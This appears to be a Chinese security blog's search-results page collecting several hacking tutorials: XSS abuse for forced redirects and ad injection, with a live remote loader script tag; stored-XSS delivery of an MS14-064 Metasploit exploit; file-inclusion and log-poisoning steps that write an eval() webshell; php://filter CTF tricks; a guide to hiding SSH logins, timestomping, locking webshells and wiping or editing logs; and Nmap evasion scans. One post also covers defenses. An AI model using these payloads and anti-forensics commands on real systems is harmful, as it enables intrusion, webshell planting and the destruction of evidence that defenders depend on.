搜索到
66
篇与
的结果
-
 XSS高级用法,SEO,挂ma,MS14_064利用 XSS高级用法,SEO,挂ma,MS14_064利用以下所有的针对XSS的利用方式都是对XSS的深一步的学习了解、请勿于未授权环境下进行非法操作!!!XSS平台:https://xssaq.com/<sCRiPt sRC=//xs.pe/PNb></sCrIpT> 这里有一个XSSlabs,利用我们的payloadXSS平台已上线查看功能这里面有源码,XSS站点的ua头,还有存储用户cookie信息机器的真实IP地址地址很明确,是我自己的地址广告传播/SEO优化/刷取流量原理通过恶意的XSS代码将正常的页面跳转到目的地的页面,利用网站进行重定向实现引流、广告位传播等等。实操恶意刷取访问量,网页直接跳转<script type="text/javascript">window.location.href="跳转的目的地址";</script> <script type="text/javascript">window.location.replace("跳转的目的地址");</script> <script type="text/javascript">window.location.assign("跳转的目的地址");</script> 注入成功,再次访问这个页面就会自动跳转到你的页面,从而达到访问量+1第二种,网页延迟跳转<script type="text/javascript"> function jumurl(){ window.location.href = 'https://www.baidu.com'; } setTimeout(jumurl,3000); </script> 恶意广告展示(需要5块钱吃外卖的记得扫个码嘞,美团优惠卷+平台双减)<script>document.writeln("<iframe scrolling='no' frameborder='0' marginheight='0' marginwidth='0' width='2000' height='5000' allowTransparency src=https://pic1.zhimg.com/v2-656b7df981ea18d18f196995f477d75d_xll.jpg?source=32738c0c&needBackground=1></iframe>");</script> 三、网页挂马/权限提升(MS14_064)目的 通过木马服务器(Kali)搭建生成一个恶意URL地址,并通过存储型XSS挂到页面中。只要存在未打相应补丁的用户访问了挂马页面,恶意攻击者便获取到了受害者的控制权限(重点在于目的系统是否打了相应补丁)环境木马服务器(Kali MS14-064 IP:192.168.7.129) 受害者(Windows Server 2003 R2 IP:192.168.7.136) 存在 XSS 的服务器(Win10 DVWA靶机 IP:192.168.1.103)MS14_064:受影响的操作系统版本有:Windows Vista、Windows Server 2012、Windows Server 2008、Windows RT、Windows 8.1、Windows 8 以及 Windows 7.打开msf搜索 ms14_064依次设置好参数没有成功,不知道为什么,我win7补丁都卸载了,这里只做演示,可以参考下文https://blog.csdn.net/theRavensea/article/details/136793078 XSS插入地址这个时候就能利用存储型xss漏洞将木马服务器生成的地址插入到网站中,这样只要有人的电脑存在该漏洞,就能上线:可自行测试,我这里不是全新的win7,没有成功学习于:https://blog.csdn.net/Aaron_Miller/article/details/105918848
-

从零开始学习文件包含 从零开始学Web安全,文件包含漏洞详解大家好,我是[小羽],一个对网络安全充满热情的小白。今天,我将与大家分享我的网络安全中的Web安全学习笔记什么是文件包含漏洞?,这里很详细的介绍了Sql注入的各种类型防御的方法。靶场:dvwa,pikachu服务器:centos7数据库:mysql5.7php:8.0nginx:1.24什么是文件包含漏洞?概述和sql注入等攻击方式一样,文件包含漏洞也是一种注入型漏洞,其本质就是输入一段用户能够控制的脚本或者代码,让服务端执行。包含:把可重复使用的函数写入到单个文件中,在使用该函数时,直接调用此文件,而无需再次编写函数,这一过程叫做包含。有时候由于网站功能需求,会让前端用户选择要包含的文件,而开发人员有没有对要包含的文件进行安全考虑,攻击者就可以通过构造恶意的文件路径参数来执行任意的代码。常见的文件包含漏洞有两种类型: 本地文件包含(Local File Inclusion):LFI本地文件包含漏洞是指攻击者能够利用应用程序的漏洞,直接访问并执行服务器上的文件。 远程文件包含(Remote File Inclusion):攻击者能通过将一个远程文件包含到应用程序中来执行任意代码,这种漏洞通常存在在于动态包含外部资源的代码中。 攻击者可以利用文件包含漏洞来执行一系列攻击,比如读取敏感文件、执行恶意代码、获取数据库信息等。以PHP为例,常用的文件包含函数有以下四种 函数 描述 特点 require() 找不到被包含的文件会产生致命错误,并停止脚本运行 在一开始就加载 include() 找不到被包含的文件只会产生警告,脚本继续执行 在用到时加载 include_once() 如果该文件的代码已经被包含,则不会再次包含 与include()类似 require_once() 如果该文件的代码已经被包含,则不会再次包含 require()类似 漏洞利用过程一、本地文件包含漏洞(LFI)php代码示例:<?php $file=$_GET(['filename']); include($file) ?>python代码示例:file=request.GET.get('filename')#django with open(filename,mode='r') as f: print(f.read())我们可以利用文件包含读取到一些其他文件,甚至可以读取一些系统的敏感信息如系统的配置器文件:C:Windowssystem.ini文件(很危险)DVWA首先在我们centos系统中根目录创建一个demo1.txt写入'you are very good hacker!'进入dvwa靶场File Inclusion点击任意文件后,观察到url的变化为文件名称的变化 使用../../../../../../../demo1.txt尝试读取刚才创建的文件demo1.txt漏洞利用成功!此时也可直接读取系统配置文件例如hostsPiKaChu选择下拉框任意选项,分析url,找到文件名称如下图 使用../../../../../../../demo1.txt尝试读取刚才创建的文件demo1.txt注意:在文件包含漏洞中通常配合文件上传使用二、远程文件包含漏洞远程文件包含漏洞就是在不同ip/域名之间进行文件包含操作,需要将php.ini中的allow_url_include = On打开,如下图比如这里有一个远程文件:https://xiaoyus.cc/license.txt漏洞利用成功!三、包含Apache/Nginx日志文件有时候网站存在文件包含漏洞,但是却没有文件上传点。这个时候我们还可以通过利用Apache的日志文件来生成一句话木马。我们通过访问,让访问日志记录我们的phpinfo();代码,可以看出,访问日志已经成功记录了我们的访问历史:注意:需要开启服务器记录日志功能<?php phpinfo();?>日志访问成功但是我们发现了日志使用的是url编码,而不是完整的php代码这里我们就需要使用到抓包工具burp suite进行请求拦截,然后修改参数值为完整的php代码查看日志,日志写入成功接下来利用文件包含漏洞访问日志的文件地址我这里是www/server/nginx/logs/access.log日志文件注入成功!让访问日志文件记录下写入文件脚本代码:<?php $file=fopen('test1.php','w'); fputs($file,'<?php @eval($_POST[666]);?>'); ?>访问内容修改: 可以看见日志文件写入成功 对访问日志进行文件包含,并查看创建的一句话脚本,已经创建成功:查看源文件,也可以看到创建成功 此时就可以使用蚁剑进行连接获取webshell如何避免?一、设置白名单代码在进行文件包含时,如果文件名称可以确定,可以设置白名单对传入的参数进行比较。PHP验证源码示例:<?php $file_list=[ //声明一个变量,用于存放白名单; 'framework/init.php', 'framework/route.php', 'framework/event.php', ]; $file= $_REQUEST['file']; //声明一个变量,用于接收传递过来的文件信息; if (in_array($file, $file_list)){ //把传递过来的文件信息和白名单里面的文件进行对比; include "$file"; //如果传递过来的文件是白名单里面的文件,就对它进行文件包含; } ?>python验证源码示例:file_list=[ 'framework/init.php', 'framework/route.php', 'framework/event.php', ] file=requests.GET.get('file') if file in file_list: with open(file,mode='r') as f: content=f.read() print(content) else: print('该文件不在许可范围内')二、过滤危险字符由于Incbude/Require可以对PHP Wrapper(包装器)形式的地址进行包含执行(需要配置php.ini)在linux环境中可以通过"../../"的形式进行目录绕过,所以需要判断文件名称是否为合法的PHP文件。验证源码示例:$pattern= "#^[a-z][a-z0-9+.]*:?//#i"; if(substr($filename,-4)=='.php' && strpos($filename,"..")===false&&!preg_match($pattern, $filename)){ include "$file"; }python源码示例:import re import os parttern='"#^[a-z][a-z0-9+.]*:?//#i' def include_file(filename): if filename.endswith('.php') and '..' not in filename and not re.search(pattern,filename(): with open(filename,'r') as f: file=f.read() print(file) include_file('demo.php')四、设置文件目录PHP配置文件中又open_basedir选项可以设置用户需要执行的文件内目录,如果设置目录的话,PHP仅仅在该目录内进行文件搜索,而不会去搜索其他文件四、关闭危险配置PHP中的allow_url_include选项如果打开,PHP会通过Include/Require进行远程文件包含,由于远程文件的不可信任及其不确定性,在开发中禁止打开次此选项,PHP默认是关闭的。五、最小权限原则做好管理员权限划分,做好文件的权限管理,allow_url_include和allow_url_fopen最小权限化感谢!原文地址https://mp.weixin.qq.com/s/0Ayr8cp5nxti787c1sg54g
-
文件包含_PHP filter伪协议利用方式 前言本文主要讲解php filter伪协议,文件包含漏洞php://filter伪协议是PHP中独有的一种协议,它是一种过滤器,可以作为一个中间流来过滤其他的数据流。通常使用该协议来读取或者写入部分数据,且在读取和写入之前对数据进行一些过滤,例如base64编码处理、rot13处理等。php://filter伪协议主要用于一体式(all-in-one)的文件函数,如readfile()、file()、file_get_contents()等,这些函数在数据流内容读取之前没有机会应用其他过滤器,而php://filter伪协议则可以在读取或写入数据时对数据进行过滤处理。基本语法php://filter伪协议的基本语法如下:php://filter/<action>/resource=<待过滤的数据流><action>:表示要对数据执行的过滤操作,如读取(read)、转换编码(convert)或字符串操作(string)等。<待过滤的数据流>:通常是要读取或写入的文件路径或URL。过滤器分类php://filter伪协议支持的过滤器主要分为以下几类:字符串过滤器:以string开头,对数据进行字符串处理,如rot13、toupper、tolower、strip_tags等。string.rot13:使用当前字母在字母表后第13个字母替换当前字母。string.toupper、string.tolower:将字符串转换为大写或小写。string.strip_tags:去除字符串中的HTML、XML和PHP标签。转换过滤器:以convert开头,对数据进行编码转换,如base64编码、解码,quoted-printable编码、解码,iconv字符编码转换等。convert.base64-encode/decode:对数据进行Base64编码或解码。convert.quoted-printable-encode/decode:对数据进行Quoted-Printable编码或解码。convert.iconv..:对字符串进行字符编码转换。压缩过滤器:如zlib.deflate(压缩)、zlib.inflate(解压)、bzip2.compress(压缩)、bzip2.decompress(解压)等。加密过滤器:如mcrypt.、mdecrypt.等,用于数据的加密和解密。使用示例以下是一些使用php://filter伪协议的例子:读取文件并进行Base64编码:php复制代码 echo file_get_contents("php://filter/convert.base64-encode/resource=index.php");这行代码会读取index.php文件的内容,并将其进行Base64编码后输出。写入文件并进行Base64解码:php复制代码 file_put_contents("php://filter/write=convert.base64-decode/resource=shell.php", base64_encode("<?php phpinfo(); ?>"));这行代码会将Base64编码的字符串写入shell.php文件,并在写入前进行Base64解码,最终shell.php文件中将包含原始的<?php phpinfo(); ?>代码。注意事项在使用php://filter伪协议时,需要注意过滤器的选择和数据流的指定,以确保数据的正确处理和安全性。在某些环境下,出于安全考虑,可能会对php://filter伪协议的使用进行限制或禁用。靶场复现实战之前,请大佬来吃瓜题1题目ctfshow这里我们的练习题目是,ctfshow的web87,分析源码,file_put_contents函数,将$content的内容(前面附加了一段PHP代码<?php die('大佬别秀了');?>)写入到URL解码后的$file指定的文件中。这段附加的PHP代码会在文件被包含或执行时显示"大佬别秀了"这里,我们可以将我们的payload和这段die代码,对他进行base64编码,发现都是乱码如果我们在base64编码前面加几个字符呢,我们的php一句话木马就可以直接读出来了我们将他复制到这里,进行传参绕过方式参考:全编码工具推荐棱角社区的https://forum.ywhack.com/coding.php首先将我们的payload进行全编码然后再使用ur编码对目标文件进行传参?file=【你的payload】此时我们去访问我们上传的php代码,文件列表已经列出来了找到源码题2ctfshow的练习web116提示只有这一个视频查看源码也没发现什么东西那就从文件下手我们拿010编辑器看文件尾部,发现是一个图片结束的16进制的图片文件图片进制表这里我们查找有没有png的内容找到指定选项从这里开始一直到最后,把他复制下来新建一个文本文件粘贴保存png图片发现是源代码,检查过滤协议发现file和php协议没有过滤,抓包即可,php协议测试file协议测试
-
linux隐身登录 ssh隐身登录前言之前在打靶机的时候遇见的知识点。今天刚好优化学习一下,如果哪里有错误还请指正,欢迎留言,让更多的师傅们交流学习,还请不要使用文章内容进行非法渗透。本次教程主要用到w和last两个命令w命令介绍w 是什么?我用的Ubuntu系统,在ubuntu系统中的w命令,主要用于显示当前当前登录用户的所有信息,包括正在执行的命令。比如我新建两个ssh连接(也就是两个终端,连同一个服务器)。终端1:执行 ping www.baidu.com在ping的过程中,打开终端2,那么就能看到当前用户正在使用 ping 命令但是我们使用 w 命令的时候,此时能看到当前登录的信息,这个TTY下的pts/0和pts/2意思就是伪终端的区分,也就是两个不同的ssh连接。两个ssh的连接,连接的同一个服务器last命令last命令主要用于显示用户的登录历史记录。这个命令会读取/var/log/wtmp文件(在某些系统中可能是/var/log/btmp)同样的我们登录两个ssh连接,使用这个命令也能看到有两台机器登录隐藏登录真实渗透过程中是相当致命的。那么如何隐藏自己呢?那么就要用到如下命令ssh -T root@xxx.xxx.xxx.xxx /bin/bash -i 命令拆解-T :告诉ssh客户端,不要分配一个TTY(伪终端)root :连接用户xxx.xxx.xxx.xxx :连接的服务器ip地址/bin/bash :在远程服务器上启动一个交互式的Bash shell。效果如下,默认登录一个终端的时候,会有一个pts/0,但是这里已经成功隐藏了登录配置一台正常连接的ssh终端,也可以看到,我同时登录了两台服务器,但是只显示了一台服务器登录。ssh root@xxx.xxx.xxx.xxx出于安全考虑,通常禁用root通过ssh登录,或者禁止root用户执行某些操作,使用普通用户登录系统。排查使用 $PPID,可以看到当前用户的父进程信息。清楚当前的history记录如果我们不希望命令被记录,在退出会话前直接执行:# 清楚当前会话的命令历史记录 history -r # 或者 不给当前的shell留时间去处理,内存的命令也没时间写入到文件 kill -9 $$history -r将历史命令文件中的命令(/.bash_history) 读入当前历史命令缓冲区.history -r 把历史文件(/.bash_history)附加到内存数据中了举例,ping www.baidu.com后,kill,连接断开重新登录,history,并没有ping 这条命令,隐藏成功正常退出重连,history隐藏Vim的操作记录当我们使用 vim时候,会在 ~/.viminfo留下操作记录,建议使用vi 。 或者在vim中使用命令关闭记录。:set history=0 :!command 隐藏文件修改时间一般管理员会查看一个文件的修改时间,我们可以把我们的后门文件时间修改成几天之前创建的效果。使用如下命令。# touch -r A B ,将 B 文件的日期改为 A 文件的日期 touch -r appsetting.json longyusec.txt虽然如此,但还是能用stat命令看到修改时间stat中的三个属性意思是最近访问(access time):表示我们最后一次访问(仅仅是访问,没有改动)文件的时间 最近更改(modify time):表示我们最后一次修改文件的时间 最近改动(change time):表示我们最后一次对文件属性改变的时间,包括权限,大小,属性等等或者使用find命令,查找24小时内被修改过的文件find ./ -ctime 0 -name 'longyusec.txt'那么如果再绕过 stat的检测呢? 修改系统时间后再 touch -r A B 就可以了。最后记得把系统时间改回来啊锁定文件有时候你发现用root权限都不能修改某个文件,大部分原因是曾经用chattr命令锁定该文件了。此权限用ls -l是查看不出来的,从而达到隐藏权限的目的。chattr命令不能保护/、/dev、/tmp、/var目录。lsattr命令是显示chattr命令设置的文件属性。chattr +i shell.php #锁定文件 rm -rf shell.php #提示禁止删除 lsattr shell.php #属性查看 chattr -i shell.php #解除锁定 rm -rf shell.php #删除文件让某个文件只能往里面追加数据,但不能删除,适用于各种日志文件# chattr +a /var/log/messages清除系统日志痕迹Linux 系统存在多种日志文件,来记录系统运行过程中产生的日志清除系统日志痕迹/var/log/btmp 记录所有登录失败信息,使用lastb命令查看 /var/log/lastlog 记录所有用户最后一次登录时间的日志,使用lastlog命令查看 /var/log/wtmp 记录所有用户的登录、注销信息,使用last命令查看 /var/log/utmp 记录当前已经登录的用户信息,使用w,who,users等命令查看 /var/log/secure 记录与安全相关的日志信息 /var/log/message 记录系统启动后的信息和错误日志 # 直接覆盖日志文件 echo > /var/log/btmp cat /dev/null > /var/log/secure # 删除所有匹配到字符串的行,比如以当天日期或者自己的登录ip sed -i '/自己的ip/'d /var/log/messages # 全局替换登录IP地址: sed -i 's/192.168.166.85/192.168.1.1/g' secure清除web日志入侵痕迹# 直接替换日志ip地址 sed -i 's/192.168.166.85/192.168.1.1/g' access.log # 清除部分相关日志 cat /var/log/nginx/access.log | grep -v evil.php > tmp.log # 把修改过的日志覆盖到原日志文件 cat tmp.log > /var/log/nginx/access.log/文件安全删除工具# shred 命令 安全的从硬盘上擦除数据,默认覆盖3次,通过 -n指定数据覆盖次数 [root@centos]# shred -f -u -z -v -n 8 1.txt # wipe 使用特殊的模式来重复地写文件,从磁性介质中安全擦除文件 [root@centos]# wipe filename学习于(有删改):https://www.cnblogs.com/awake1t/p/14504139.html往期推荐【重要通知】关于举办第二届CN-fnst::CTF的通知【kali笔记】这样炫酷的终端签名,是如何打印出来的?渗透测试高频面试题分享upload-labs通关全教程(建议萌新收藏)Web安全-文件上传漏洞超详细解析开箱即用!265种windows渗透工具合集--灵兔宝盒
-

内网隐蔽扫描,Nmap高级用法 前言Nmap(Network Mapper)是一款开源免费的网络发现和安全审计工具,主要用于扫描目标主机的开放端口、操作系统类型、启用的服务等信息。以下是Nmap的一些常见使用介绍Nmap的常见使用介绍主机发现:Nmap可以通过发送不同类型的探测包(如ICMP echo请求、TCP SYN包等)来检测目标主机是否在线。常用命令如-sn(Ping扫描,只进行主机发现,不进行端口扫描)和-PE/PP/PM(使用ICMP echo、timestamp、netmask请求包发现主机)。端口扫描:Nmap支持多种端口扫描技术,包括TCP SYN扫描(-sS)、TCP connect扫描(-sT)、UDP扫描(-sU)等。用户可以根据需要选择适当的扫描方式,以探测目标主机上开放的端口。版本探测:Nmap能够探测目标主机上运行的服务及其版本信息。通过发送特定的探测包并分析响应,Nmap可以识别出服务的类型和版本。使用-sV选项可以启用版本探测功能。操作系统探测:Nmap还能够尝试识别目标主机的操作系统类型。通过收集目标主机的响应数据包中的指纹信息,并与已知的操作系统指纹库进行比对,Nmap可以推断出目标主机的操作系统。使用-O选项可以启用操作系统探测功能。NSE脚本引擎:Nmap的强大之处在于其内置的NSE(Nmap Scripting Engine)脚本引擎。用户可以通过编写或运行NSE脚本来扩展Nmap的功能,实现更复杂的网络探测和安全审计任务。结果输出:Nmap支持将扫描结果输出到不同的格式,包括文本、XML、Grepable等。用户可以根据需要使用相应的输出选项(如-oN、-oX等)来保存扫描结果。使用教程一、基本教程(附图文)1、指定端口扫描主机的开放端口,在nmap后面直接跟主机IP(默认扫描1000个端口)扫描指定端口,使用 -p 参数,可以一次扫描单个端口、多个端口、或扫描一个范围的端口nmap 192.168.31.180 -p 80 nmap 192.168.31.180 -p 1-80 nmap 192.168.31.180 -p 80,3389,22,21 nmap 192.168.31.180 -p 1-65535 nmap 192.168.31.180 -p- # -p- 等价于 -p 1-655352、主机探测扫描网段中有哪些主机在线,使用 -sP 参数,不扫描端口,只扫描「存活主机」。本质上是Ping扫描,能Ping通有回包,就判定主机在线。nmap -sP 192.168.209.0/243、服务识别扫描端口时,默认显示端口对应的服务,但不显示服务版本。想要识别具体的「服务版本」,可以使用 -sV 参数。nmap 192.168.209.1 -p 80-1000 -sV4、系统识别想要识别「操作系统版本」,可以使用 -O 参数。nmap 192.168.209.1 -OTips:Nmap扫描出的系统版本并不是完全正确的,仅供参考。当识别不出具体版本时,Nmap会以概率的形式列举出可能的操作系统,如上图所示。5、导出扫描结果Nmap的扫描结果可以保存到文件中,比如文本格式、XML格式。1)将扫描结果导出为「文本格式」,结果原样保存。nmap 192.168.209.1 -p 80-1000 -oN result.txt2)将扫描结果导出为「xml格式」,结果的保存格式会发生变化。nmap 192.168.209.1 -p 80-1000 -oX result.xml二、高级用法扫描绕过安全设备欺骗发送参杂着假ip的数据包检测nmap -D 111.111.111.111 192.168.209.11、碎片扫描通过将数据包分割成更小的部分发送,使得防火墙更难识别这些数据包属于一个扫描流量。nmap -f <目标IP地址> # 使用随机偏移量的碎片扫描 nmap -mtu 8 <目标IP地址> # 指定MTU大小为8的碎片扫描2、诱饵扫描在扫描数据包中添加多个诱饵IP地址,使目标防火墙难以判断真正的扫描源,从而增加扫描的隐蔽性。nmap -D RND:10 <目标IP地址> # 随机使用10个诱饵IP地址 nmap -D decoy1,decoy2,decoy3 <目标IP地址> # 指定具体的诱饵IP地址3、空闲扫描利用一台空闲主机(zombie host)作为跳板,通过向空闲主机发送经过特殊构造的数据包,间接地探测目标主机的端口状态,而无需直接向目标主机发送数据包。nmap -P0 -sI zombie <目标IP地址> # 使用名为zombie的空闲主机进行扫描注意:这里的“zombie”应替换为实际的空闲主机地址(简称僵尸机)。4、随机数据长度在发送的数据包中填充随机长度的数据,以绕过一些基于数据包长度过滤的防火墙规则。nmap --data-length 25 <目标IP地址> # 在每个数据包中填充25字节的随机数据5、欺骗扫描通过伪造源IP地址或MAC地址,使防火墙难以追踪真实的扫描源。nmap --sT -PN --spoof-mac aa:bb:cc:dd:ee:ff <目标IP地址> # 伪造源MAC地址进行TCP连接扫描 nmap --badsum <目标IP地址> # 发送带有错误校验和的数据包,可能绕过某些简单的防火墙规则 nmap -cloak-source <spoofed_ip1>,<spoofed_ip2> <target_ip> # 伪造ip地址进行扫描6、SYN扫描虽然SYN扫描本身并不直接绕过防火墙,但它是一种非常隐蔽的扫描方式,因为它只发送SYN包而不完成整个TCP握手过程,从而减少了被防火墙检测到的可能性。nmap -sS <目标IP地址> # 使用SYN扫描方式7、使用特定端口或绕过常用端口一些防火墙规则基于端口过滤,可以尝试使用特定的源端口来绕过。例如,很多防火墙允许HTTP端口(80)和HTTPS端口(443)通过。nmap --source-port 80 <目标IP地址> # 使用HTTP端口作为源端口进行扫描8、ARP Ping扫描(-PR)nmap -sn -PR <target_network> # 或者 nmap -PR <target_network>Tips:ARP 扫描仅适用于局域网环境,因为它依赖于 ARP 协议,该协议用于在局域网内解析 IP 地址到 MAC 地址。ARP 扫描可能无法发现配置了 ARP 过滤或 ARP 欺骗防护措施的主机。总结Nmap作为一款开源免费的网络发现和安全审计工具,功能强大且多样。它不仅能够进行主机发现和端口扫描,识别目标主机上的服务及其版本信息,还能尝试探测操作系统的类型。通过内置的NSE脚本引擎,Nmap的功能得到了进一步扩展,可以实现更复杂的网络探测任务。此外,Nmap支持将扫描结果输出到不同格式的文件中,便于用户保存和分析。高级用法中,Nmap提供了多种扫描策略,如碎片扫描、诱饵扫描和空闲扫描等,以帮助用户绕过安全设备的检测,增加扫描的隐蔽性和灵活性。自学网络安全,互相交流的同时还能交朋友,和博主一起来交流学习吧往期推荐别他妈扫端口了!老子在404页面养了个XSS丧尸军团护网三天裤衩漏?当代网安打工人掀桌暴走史当面试官逼问「如何绕过WAF」时,老子反手在会议室种了个0day还在SQL注入里当脚本小子?破解特斯拉的男人配叫黑客!【面试现场】菜鸟一句话干翻十年老渗透!神器分享 红队快速打点工具-DarKnuclei雷池+frp内网穿透,搭建企业级内网防护,无需花高额费用买服务器,教科书级别教学红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路